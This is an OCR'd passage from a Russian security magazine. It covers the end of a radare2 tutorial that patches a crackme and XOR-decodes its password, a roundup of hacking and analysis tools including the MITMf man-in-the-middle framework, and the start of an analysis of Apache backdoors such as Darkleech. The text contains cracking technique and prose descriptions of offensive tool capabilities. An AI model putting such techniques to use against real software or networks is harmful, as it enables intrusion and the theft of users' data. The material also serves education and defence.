[0x08048080]> s 0x080480d7
[0x080480d7]> pd 7
|,=< 0x080480d7     7516           jne 0x80480ef
                                   ; (section..text)
| |    0x080480d9      b804000000    mov eax, 0x4
                                     ; 0x00000004
| |    0x080480de      bb01000000    mov ebx,0x1
                                     ; 0x00000001
| | 0x080480e3      b905910408    mov ecx,↩
  str.Great_you_did_it_____n_n ; 0x08049105
| | 0x080480e8 ba16000000 mov edx,0x16
                               ; 0x00000016
| | 0x080480ed cd80 int 0x80
| | syscall[0x80][0]=? section_end..shstrtab+91| |
  ;JMP XREF from 0x080480d7 (section..text)
|`-> 0x080480ef b801000000 mov eax, 0x1
                               ; 0x00000001
[0x080480d7]>
```

А вот запатчить можно разными способами. Ниже представлены примеры операндов в шестнадцатеричном представлении:

```
[0x080480d7]> !rasm2 -a x86-d'7516'
jne 0x18
[0x080480d7]> !rasm2 -a x86-d'7416'
je 0x18
[0x080480d7]> !rasm2 -a x86-d 'eb00'
jmp 0x2
[0x080480d7]> !rasm2 -a x86-d '9090'

nop
nop
```

- Наша непосредственная команда.
- Старый добрый патчинг: видим n — удаляем, не видим — добавляем.
- Прыжок на «следующий» адрес.
- Ну и просто забить пропускающимися байтами.

Возьмем третий вариант и выйдем для проверки:


```
0x080480d7]> wx eb00
[0x080480d7]> q
```

Результат ты можешь увидеть на соответствующем скриншоте (рис. 6). А утилиту rasm2 в этом случае можно использовать для проверки правильности ввода. Коман-

```
root@kali: ~/crackmes
File  Edit  View  Search  Terminal  Help
[0x080480d7]> wx eb00
[0x080480d7]> pd 10
       ,=< 0x080480d7    eb00        jmp 0x80480d9
       `-> 0x080480d9    b804000000  mov eax, 0x4 ;  0x00000004
           0x080480de    bb01000000  mov ebx, 0x1 ;  0x00000001
           0x080480e3    b905910408  mov ecx, str.Great_you_did_it____n_n ;  0x08049105
           0x080480e8    ba16000000  mov edx, 0x16 ;  0x00000016
           0x080480ed    cd80        int 0x80
              syscall[0x80][0]=? ; section_end..shstrtab
           0x080480ef    b801000000  mov eax, 0x1 ;  0x00000001
           0x080480f4    cd80        int 0x80
              syscall[0x80][0]=? ; section_end..shstrtab
          ;-- section_end..text:
           0x080480f6    0000        add [eax], al
           0x080480f8    0a5061      or dl, [eax+0x61]
[0x080480d7]> q
root@kali:~/crackmes# ./cmleng_crack

Password : dukebarman
Great you did it !:)


root@kali:~/crackmes#
```



```
Applications  Places                      Thu Jul 31, 16:19
root@kali: ~/crackmes
File  Edit  View  Search  Terminal  Help
[0x08048080]> pdf
   ;      [0] va=0x08048080 pa=0x00000080 sz=118 vsz=118 rwx=-r-x .text
/ (fcn) section..text 485
|            0x08048080    b804000000   mov eax, 0x4 ;  0x00000004
|            0x08048085    bb01000000   mov ebx, 0x1 ;  0x00000001
|            0x0804808a    b9f8900408   mov ecx, str._nPassword__ ;  0x080490f8
|            0x0804808f    ba0d000000   mov edx, 0xd ;  0x0000000d
|            0x08048094    cd80         int 0x80
|               syscall[0x80][0]=? ; section_end..shstrtab+91
|            0x08048096    ba00010000   mov edx, 0x100 ;  0x00000100
|            0x0804809b    b91b910408   mov ecx, 0x804911b ;  0x0804911b
|            0x080480a0    bb00000000   mov ebx, 0x0
|            0x080480a5    b803000000   mov eax, 0x3 ;  0x00000003
|            0x080480aa    cd80         int 0x80
|               syscall[0x80][0]=? ; section_end..shstrtab+91
|            0x080480ac    be26910408   mov esi, str.QTBXCTU ;  0x08049126
|            0x080480b1    89f7         mov edi, esi
|            0x080480b3    31db         xor ebx, ebx
|            0x080480b5    fc           cld
|            ; JMP XREF from 0x080480c3 (section..text)
|        .--> 0x080480b6   ac           lodsb
|        |   0x080480b7    3421         xor al, 0x21
|        |   0x080480b9    aa           stosb
|        |   0x080480ba    43           inc ebx
|        |   0x080480bb    81fb07000000 cmp ebx, 0x7
|        |,=< 0x080480c1   7402         je 0x80480c5 ; (section..text)
|        `==< 0x080480c3   e2f1         loop 0x80480b6 ; (section..text)
|         |  ; JMP XREF from 0x080480c1 (section..text)
|         `-> 0x080480c5   be1b910408   mov esi, 0x804911b ;  0x0804911b
|            0x080480ca    bf26910408   mov edi, str.QTBXCTU ;  0x08049126
|            0x080480cf    b907000000   mov ecx, 0x7 ;  0x00000007
|            0x080480d4    fc           cld
|            0x080480d5    f3a6         repe cmpsb
|       ,===< 0x080480d7   7516         jne 0x80480ef ; (section..text)
|       |    0x080480d9    b804000000   mov eax, 0x4 ;  0x00000004
|       |    0x080480de    bb01000000   mov ebx, 0x1 ;  0x00000001
|       |    0x080480e3    b905910408   mov ecx, str.Great_you_did_it____n_n ;  0x08049105
|       |    0x080480e8    ba16000000   mov edx, 0x16 ;  0x00000016
|       |    0x080480ed    cd80         int 0x80
|       |       syscall[0x80][0]=? ; section_end..shstrtab+91
|       |    ; JMP XREF from 0x080480d7 (section..text)
root@kali: ~/sam...   samples   root@kali: ~/crac...   crackmes   Crackmes.de - W...   root@kali: ~/crac...
```

Рис. 6. Удачный патчинг crackme

Рис. 7. Найденная строка с нужным ключом



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.




Рис. 8. **Визуальный интерфейс в radare2**

Для улучшения читабельности дизассемблированного кода (в частности, сделать непрерывные стрелки, показывающие переходы) советую добавить опцию:

```
e scr.utf8=true
```

Такие небольшие команды можно прописать в файле конфигурации ./radarerc, чтобы они выполнялись автоматически при запуске фреймворка.

дой w? вида wx ты патчишь в виде шестнадцатеричных чисел, но при желании можно вводить и обычными командами, это будет примерно так:

```
wa jmp 0x80480d9
```

С помощью «грязного» трюка мы решили этот crackme, но хотелось бы разобраться с настоящим паролем. Вспомним, что неизвестная строка все-таки проверяется перед выводом победного сообщения. При анализе находим небольшой цикл, который берет семь символов и XOR'ит их с ключом 0x21 (рис. 7).

Попробуем провести обратную операцию с найденной строкой. Найдем ее представление в коде:

```
[0x08048080]> px 16 @str.QTBXCTU
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E
F  0123456789ABCDEF↵
0x08049126  5154 4258 4354 5500 0054 6865 204e
6574  QTBXCTU..The Net
```

Мне было быстрее найденные hex-значения загрузить в 010-Editor и расшифровать, но radare2 поддерживает различные арифметические операции, и при желании можно сделать XOR для каждого символа:

```
[0x08048080]> ? 51h^21h
112 0x70 0160 112.0 0000:0070 112 "p" 01110000
112.0 0.000000
```

Или написать небольшой плагин :). Но в итоге все равно получаем строку pucybut. Это и есть наш пароль.

На будущее советую тебе сразу искать необычные XOR-команды.

```
[0x08048080]> pdf | grep xor
|0x080480b3  31db xor ebx, ebx
| | 0x080480b7 3421  xor al, 0x21
| |||  0x08048149 2e3338 xor edi, [cs:eax]
[0x08048080]>
```

Такую выборку еще используют для нахождения различных call-команд. Но теперь покажу обещанный пример использования утилиты radiff2. У нас имеются два файла с всего лишь одной отличной функцией. Я предпочитаю смотреть сразу на два файла, то есть на одном отличия первого, на другом — второго.

```
root@kali:~/crackmes# radiff2 -g main↵
cm1eng_crack cm1eng > /tmp/cm1
root@kali:~/crackmes# radiff2 -g main↵
cm1eng  cm1eng_crack > /tmp/cm2
root@kali:~/crackmes# xdot /tmp/cm1 &↵
xdot/tmp/cm2
```

Кстати, в таком формате можно и просто смотреть файл. Достаточно его сравнить с самим собой:


```
root@kali:~/crackmes# radiff2 -g main cm1eng
cm1eng > /tmp/cm & xdot /tmp/cm
```

ОСНОВНАЯ ПРИЧИНА НЕБОЛЬШОЙ ПОПУЛЯРНОСТИ RADARE2 — ОТСУТСТВИЕ ГРАФИЧЕСКОГО ИНТЕРФЕЙСА

Раз мы коснулись визуализации, то рассмотрим существующие возможности.

GUI

Единственная причина, на мой взгляд, почему radare2 до сих пор пробивается в массы не такими быстрыми шагами, —



это потому, что отсутствует нормальный GUI-интерфейс. Во времена обилия как карманных, так и настольных устройств с touch-экранами это уже считается минимумом. На данный момент существует несколько встроенных утилит:

- визуальный интерфейс в консольном окне, который запускается с помощью команды VV;
- встроенный веб-интерфейс (в отличие от IDA и Hopper),

Рис. 9. Веб-интерфейс для radare2

Рис. 10. Анализ crackme на телефоне Android при портретном режиме экрана

Рис. 11. Анализ crackme на телефоне Android при альбомном режиме экрана

который более-менее помогает в работе. Воспользоваться им можно с помощью команды следующего вида:

```
root@kali:~/crackmes#↵
r2 -c=H cmleng
```

Помимо встроенных интерфейсов, существует разработка от команды энтузиастов Inguma под названием Bokken (bit.ly/1kvz4FY). Это опенсорсный проект, с недавних пор поддерживает патчи как из GitHub, так и присылаемые с Bitbucket. Написан с использованием PyGTK для работы с radare2 и pyew. С ним также работают ребята из CTF-команды Dragon Sector.

OUTRO

Полностью описать работу с каждым модулем я не смогу, так как ограничен размером статьи. Но надеюсь, тех небольших знаний, которые ты получил из статьи, тебе хватит. Также советую просмотреть материалы по указанным ссылкам. Некоторые примеры тебя приятно удивят. В случае если возникнут проблемы с освоением, найдешь возможную ошибку в фреймворке или, может, захочешь помочь с программированием — милости просим на IRC-канал #radare в сети irc.freenode.net. Причем в отличие от ряда каналов, на которых я тоже присутствую, на этом ежедневно ведется обсуждение как проекта, так и других тем связанных с дизассемблированием и анализом кода.

Для сравнения я открыл этот же crackme на своем Android-устройстве.

Как видишь, вполне читабельно и удобно. Для этого примера я запустил фреймворк через консоль, но можно воспользоваться веб-интерфейсом, который работает и в мобильной версии. Так что теперь в поездках можешь попытаться порешать небольшие crackme или даже поучаствовать в различных CTF-мероприятиях со своего смартфона.

0:54
Окно 2

10

0:55
Окно 2

```
 ,==< 0x080480c3     e2f1        loop 0x80480b6 ; (section..text)

  ||   ; JMP XREF from 0x080480c1 (section..text)
  |`-> 0x080480c5     be1b910408  mov esi, 0x804911b ;  0x0804911b
  |    0x080480ca     bf26910408  mov edi, str.QTBXCTU ;  0x08049126
  |    0x080480cf     b907000000  mov ecx, 0x7 ;  0x00000007
  |    0x080480d4     fc          cld
  |    0x080480d5     f3a6        repe cmpsb
 ,===< 0x080480d7     7516        jne 0x80480ef ; (section..text)

 ||    0x080480d9     b804000000  mov eax, 0x4 ;  0x00000004
 ||    0x080480de     bb01000000  mov ebx, 0x1 ;  0x00000001
 ||    0x080480e3     b905910408  mov ecx, str.Great_you_did_it____n_n ;  0x08049105


 ||    0x080480e8     ba16000000  mov edx, 0x16 ;  0x00000016
 ||    0x080480ed     cd80        int 0x80
          syscall[0x80][0]=? ; section_end..shstrtab+91
 |     ; JMP XREF from 0x080480d7 (section..text)
 `---> 0x080480ef     b801000000  mov eax, 0x1 ;  0x00000001
  |    0x080480f4     cd80        int 0x80
          syscall[0x80][0]=? ; section_end..shstrtab+91
  |    ;-- section_end..text:
  |    0x080480f6     0000        add [eax], al
  |    0x080480f8     0a5061      or dl, [eax+0x61]
```

11



WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: NETRESEC
Система: Windows
URL: www.netresec.com/?page=CapLoader



```
Backup directory is "
Started "com.apple.mo
Starting backup...
Creating Info.plist f
Requesting backup fro
Device accepts manife
Acknowledging...
Full backup mode.
Please wait. Device p
Backup data requires
```

Авторы: много крутых ребят
Система: Windows/Linux/Mac
URL: www.libimobiledevice.org



Автор: Geohot
Система: Linux
URL: https://code.google.com/p/qira/



CAPLOADER

CapLoader — это инструмент, предназначенный для обработки больших объемов захваченного сетевого трафика. CapLoader производит индексирование PCAP/PcapNG-файлов и визуализирует их содержимое как список TCP- и UDP-потоков. Пользователь же может выбрать интересующий его поток и быстро отфильтровать соответствующие пакеты из данного PCAP-файла. Для анализа выбранного потока или сетевых пакетов в анализаторе типа Wireshark или NetworkMiner достаточно пары кликов мыши.

Как ты, надеюсь, понял, CapLoader — это идеальный инструмент для обработки гигантских PCAP-файлов, размер которых более гигабайта. А дальнейшая обработка осуществляется уже всеми нами любимыми Wireshark и NetworkMiner.

Из особенностей можно выделить:

- идентификация протокола основывается на наборе признаков, а не на номере порта. Это очень полезно, если сервис работает на нестандартном порте. Сейчас присутствует поддержка около 100 протоколов, среди которых Skype, IRC, FTP, SSH, MS-RPC, P2P и CardSharing;
- сбор сетевых пакетов: инструмент способен достать их из любого файла и сохранить в PcapNG-формате. Например, из дампа памяти, что полезно при расследовании инцидентов.

РАЗГОВАРИВАЕМ С IOS

Libimobiledevice — это кросс-платформенная библиотека, предоставляющая возможность общаться на протоколах, понятных iPhone, iPod Touch, iPad и Apple TV устройствам. В отличие от других похожих проектов, данный не зависит ни от каких проприетарных библиотек и для своей работы не требует джейлбрейка устройства. Библиотека позволяет другому программному обеспечению легко и просто:

- получать доступ к файловой системе устройств;
- получать информацию об устройстве и его внутренностях;
- делать и восстанавливать бэкап;
- управлять иконками SpringBoard;
- управлять установленными приложениями;
- получать данные из адресной книги / календаря / заметок;
- синхронизировать музыку с видео на устройстве.

Библиотека разрабатывается с августа 2007 года, и ее первоначальной целью было создание поддержки i-устройств на Linux. Сейчас же эту библиотеку активно используют различные инструменты для извлечения данных с устройств компании Apple. Также библиотека часто пригождается при получении так нами любимых джейлбрейков.

Под Linux пакеты доступны для дистрибутивов openSUSE, Fedora, Mandriva, Ubuntu Debian.

Работа библиотеки протестирована на устройствах iPod Touch 1G/2G/3G/4G/5G, iPhone 1G/2G/3G/3GS/4/4S/5/5C/5S, iPad 1/2/3/4/Mini/Air и Apple TV 2G/3G с прошивкой вплоть до 7.1.1 под Linux, OS X и Windows.

QIRA

QIRA — это интерактивный runtime-анализатор, базирующийся на QEMU, от известного хакера Geohot. По слухам, данный инструмент — один из тех, что помогают ему выигрывать CTF-соревнования в одного. Инструмент стоит рассматривать как конкурент strace и gdb.

QIRA имеет веб-интерфейс, к которому после запуска можно обратиться по адресу http://localhost:3002/.

QIRA записывает всю трассу выполнения программы и позволяет отображать состояние памяти на момент выполнения любой инструкции и, что самое замечательное, изменять значение данных в памяти и прямо оттуда перезапускать программы (делается fork) с данными изменениями. Так что в любой момент достаточно удобно видно, что делала программа и с какими данными.

Сейчас присутствует поддержка архитектуры x86 и идет доработка x64 и ARM. А для удобного перемещения по коду есть специальный плагин для IDA Pro. Для более близкого знакомства с данным инструментом рекомендую обратиться к writeup (goo.gl/fGQRL8) с PlaidCTF 2014, где задание с heap overflow решается как раз с помощью QIRA.

Ограничения:

- трассировка более чем 10 000 000 работает не очень хорошо;
- поддержка архитектуры x86-64 до сих пор экспериментальная;
- веб-форки работают только на архитектуре i386.

PWNTOOLS

Автор: Gallopsled
Система: Linux
URL: https://github.com/Gallopsled/pwntools

Для успешного участия в CTF важно не только иметь хороший набор знаний и быстро соображать, нужен и заранее подобранный, готовый к бою инструментарий, так как время играет очень важную роль.

Pwntools — это набор инструментов от команды Gallopsled, победителя квалификации на последний DEF CON — 22-й по счету.

Для установки достаточно ввести одну команду:


```
# pip install pwntools
```

Pwntools содержит в себе набор очень полезных заготовок, которые упрощают процесс решения заданий, связанных с написанием эксплойтов. В состав входят такие подмодули:

- pwnlib.asm — для работы с ассемблером;
- pwnlib.gdb — для работы с GDB;
- pwnlib.shellcraft — для генерации шелл-кодов;
- pwnlib.util.net — для работы с сетью;
- pwnlib.util.proc — для работы с /proc;
- и много других полезных.

После знакомства со всеми классами процесс выполнения и автоматизации ряда задач ускоряется и упрощается в разы. У этого CTF toolkit даже есть своя хорошо проработанная документация (pwntools.readthedocs.org)!





Автор: byt3bl33d3r
Система: Linux
URL: https://github.com/byt3bl33d3r/MITMf



MITMF

MITMf — это фреймворк для man-in-the-middle атак. Инструмент базируется на утилите sergio-proxy, которая в настоящее время уже не развивается. В основном вся работа с MITMf крутится вокруг плагинов, которые можно писать и использовать для различных задач. По умолчанию программа работает в режиме sslstrip. Поговорим о самых основных и наиболее интересных плагинах:

- можно выделить плагин JSkeylogger, который позволяет внедрять на страничку в браузер keylogger и смотреть все, что туда вводит жертва;
- также интересен плагин JavaPwn, который в связке с Metasploit (через msgrpc server) в автоматическом режиме определяет версию Java и подсовывает нужный эксплойт;
- следующий замечательный плагин FilePwn позволяет на лету инфицировать исполняемые файлы (ELF и PE) и ZIP-архивы, на основе the-backdoor-factory;
- мощный и многоцелевой плагин Spoof — поддержка ICMP Redirects, ARP Spoofing, DNS Spoofing и DHCP Spoofing;
- есть также достаточно стандартный, но очень полезный Inject, который позволяет вставлять произвольное содержимое в HTML-страницу.

Естественно, можно одновременно запускать не один плагин, а несколько. Обучалки и примеры использования можно найти в блоге проекта (sign0f4.blogspot.it).

```
./midgetpack -o binary -p src/
x86 ELF file
Adding new pheader with vaddr
Please enter password:
Enter the password again:
$ chmod +x binary
$ ./binary
starting stub...
Password:
Hello, world !
```

Автор: arisada
Система: Linux
URL: https://github.com/arisada/midgetpack



ELF PACKER

Если упаковщиками для PE-файлов никого в наше время уже не удивить, то упаковщики для ELF-файлов представляют собой достаточно диковинное ПО.

Midgetpack — это упаковщик для ELF-файлов, в принципе такой же, как и burneye или upx. Задача данных инструментов — защитить свои активы (инструменты, эксплойты) при использовании их на ненадежных системах (например, на системах, находящихся под наблюдением заказчика во время пентеста).

Midgetpack имеет два режима работы:

- Password (PBKCS2, AES-128-cbc, HMAC-SHA-256);
- Curve25519 (Curve25519 kex, AES-128-cbc, HMAC-SHA-256).

Режим с паролем — это классический режим, когда при старте исполняемого файла запрашивается пароль. В данном случае защита исполняемого файла держится на сложности заданного тобой пароля.

А вот режим с Curve25519 — это настоящая особенность данного инструмента. Вместо ввода какого-либо пароля или ключа ключевой файл генерируется автоматически во время упаковки. И для запуска файла надо будет лишь указать данный ключевой файл. Он будет использоваться каждый раз, когда ты захочешь запустить защищенный исполняемый файл. Ключевой файл защищен асимметричной криптосистемой Curve25519, основанной на эллиптических кривых, с применением алгоритмов AES-128 и HMAC-SHA-256 для исключения атак man-in-the-middle.

Программа с успехом поддерживает несколько архитектур процессора: x86-32, x86-64, ARM. Для установки потребуются: CMake, GCC.

```
=======================
APK_Retriever - Automa
=======================
@authors: Georges Boss
@version: 0.1

>> USAGE: python apk_r
"""
```

Авторы: Georges Bossert, Dimitri Kirchner
Система: Linux
URL: https://github.com/AndroidHooker/hooker



ANDROID HOOKER

Hooker — это проект с открытым исходным кодом для динамического анализа Android-приложений. Данный проект предоставляет различные инструменты и приложения для автоматического перехвата и модификации API-вызовов, сделанных исследуемым приложением. Для этого инструмент использует Android Substrate Framework и полученную информацию сохраняет в elasticsearch базу данных.

Hooker состоит из нескольких модулей:


- APK-instrumenter — это Android-приложение, которое должно быть установлено на анализируемое устройство или эмулятор;
- hooker_xp — Python-скрипт, который может быть использован для управления Android-устройством и может выполнять установку приложения на него;
- hooker_analysis — Python-скрипт, который может быть использован для сбора результатов;
- tools/APK-contactGenerator — Android-приложение, которое создает фейковые контакты на устройстве;
- tools/apk_retriever — Python-скрипт, который может автоматически скачивать APK из различных публичных Android-магазинов;
- tools/emulatorCreator — скрипт для подготовки работы эмулятора.

Так что теперь можно без особых проблем в домашних условиях активно пройтись по огромному количеству Android-приложений и насобирать там баги.




#TorontoPhotos, #NaturePhotos@flickr.com

APACHE-БЭКДОРЫ, КОТОРЫЕ КАСАЮТСЯ КАЖДОГО



Ирина Чернова
irairache@gmail.com



WARNING

Не устанавливай модули для Apache из непроверенных источников. Рекомендуем юзать https://modules.apache.org.

РАЗБИРАЕМ CHAPRO (DARKLEECH), SSHDOOR, CDORKED.A, JAVA.TOMDEP И SNAKSO.A

Непросвещенному человеку кажется, что проблемы индейцев-апачей не волнуют шерифов, то есть рядовых пользователей интернета. А касаются они исключительно владельцев сайтов на базе Apache. На самом деле вся эта малварь с удовольствием натягивает обычных посетителей сайтов, заливая им трояны, которые затем воруют их денежки и пароли. Считаю, что такого врага нужно узнать в лицо, ведь примерно каждый третий сайт, который ты посещаешь, работает как раз на Apache.

APACHE-МОДУЛИ

Главное в Apache — его модульность, дающая возможность подключать поддержку языков программирования, добавлять новый функционал, усиливать безопасность или устранять уязвимости. Всего насчитывается несколько сотен дополнительных модулей Apache (некоторые из них: mod_rewrite, mod_ssl, mod_pop3, mod_python).

Между прочим, на Apache можно исполнять код, написанный на любом языке программирования, с помощью интерфейса CGI (Common Gateway Interface).

LINUX/CHAPRO (DARKLEECH)

Самый популярный в мире Apache-бэкдор. Появился в середине 2012 года. Обнаружить его деятельность на сервере затруднительно, так как он не оставляет следов на жестком диске (работает с shared memory) и в логах сервера (имеет систему скрытия HTTP-запросов).

Бинарный файл зашифрован с помощью стандартного XOR-алгоритма. Пересылаются похищенные данные POST-запросом по HTTP-протоколу. Передаваемая информация шифруется дважды: с использованием 1024-битного ключа RSA и Base64.

Также в Linux/Chapro есть система сверки IP жертв с базой адресов уже обработанных компьютеров. Страница с вредоносным iframe показывается отдельному пользователю только один раз.

Также вирус умеет подавлять свою деятельность в старых версиях браузеров, в которых iframe-инъекция может сильно бросаться в глаза.



Распространение

Распространяется под видом Apache-модуля Darkleech. Также может быть внедрен с помощью трояна Gootkit (эксплуатируя уязвимость CVE-2012-1823 в PHP-CGI).

Вредоносная деятельность

После заражения сервера вирус внедряет iframe, перенаправляющий на ресурс с Blackhole Exploit Kit, в код страниц сайта. При наличии у пользователя уязвимостей в браузере или плагинах к нему происходит следующее:

- Загружается программа Pony Loader, предназначенная для хищения конфиденциальных данных пользователя. Последние версии этой малвари могут украсть даже информацию о логинах и паролях для кошельков с криптовалютами.
- Устанавливается троян из семейства Sirefef, который может блокировать брандмауэры, загружать из интернета обновления вирусов, перенаправлять трафик, подделывать поисковую выдачу и многое другое. Конкретный функционал зависит от модификации вируса.
- Запускается троян Nymaim, и компьютер блокируется, требуя заплатить штраф суммой в три сотни баксов.

Некоторые модификации Linux/Chapro заражают пользователей трояном Zeus (через эксплойт Sweet Orange), который ворует данные для входа в онлайн-банкинги и другие платежные системы (аналогично поступает бэкдор Linux/Snasko).



WWW

Уязвимости последней версии Apache: https://httpd.apache.org/security/vulnerabilities_24.html



INFO

Apache Tomcat — контейнер сервлетов (классов, расширяющих функционал сервера), написанных на Java. Может использоваться в качестве отдельного веб-сервера или сервера контента.

BLACKHOLE EXPLOIT KIT

Набор drive-by эксплойтов, эксплуатирующих уязвимости в Java Virtual Machine и других браузерных дополнениях. Некоторое время (2010–2011 годы) был одним из самых коммерчески успешных хакерских проектов, пока его исходный код не утек в открытый доступ. Включает в себя бесчисленное множество компонентов, среди которых:

- TDS (traffic direction script) — скрипт для перенаправления трафика;
- Carberp — троян, в частности собирающий данные о зараженной системе;
- stopav.plug — система противодействия антивирусам;
- passw.plug — система мониторинга посещенных страниц и вводимых логинов/паролей.

МЕРЫ ЗАЩИТЫ ДЛЯ ВЛАДЕЛЬЦЕВ APACHE-САЙТОВ

- Регулярно просматривать TNS-логи, Apache-логи и логи файрвола на предмет подозрительных явлений. Прежде всего стоит обратить внимание на long-running HTTP-соединения.
- Исследовать код страниц сайта (это делается в браузере — выбираем соответствующий пункт контекстного меню) с целью поиска обфусцированных участков непонятного происхождения.
- Везде ставить надежные пароли. Как минимум — сменить в настройках все default-value.
- Проверять наличие изменений в модулях Apache с помощью утилиты debsums, которая проводит контроль MD5-сумм установленных дополнений.
- Делать дампы shared memory.

APACHE VS NGINX

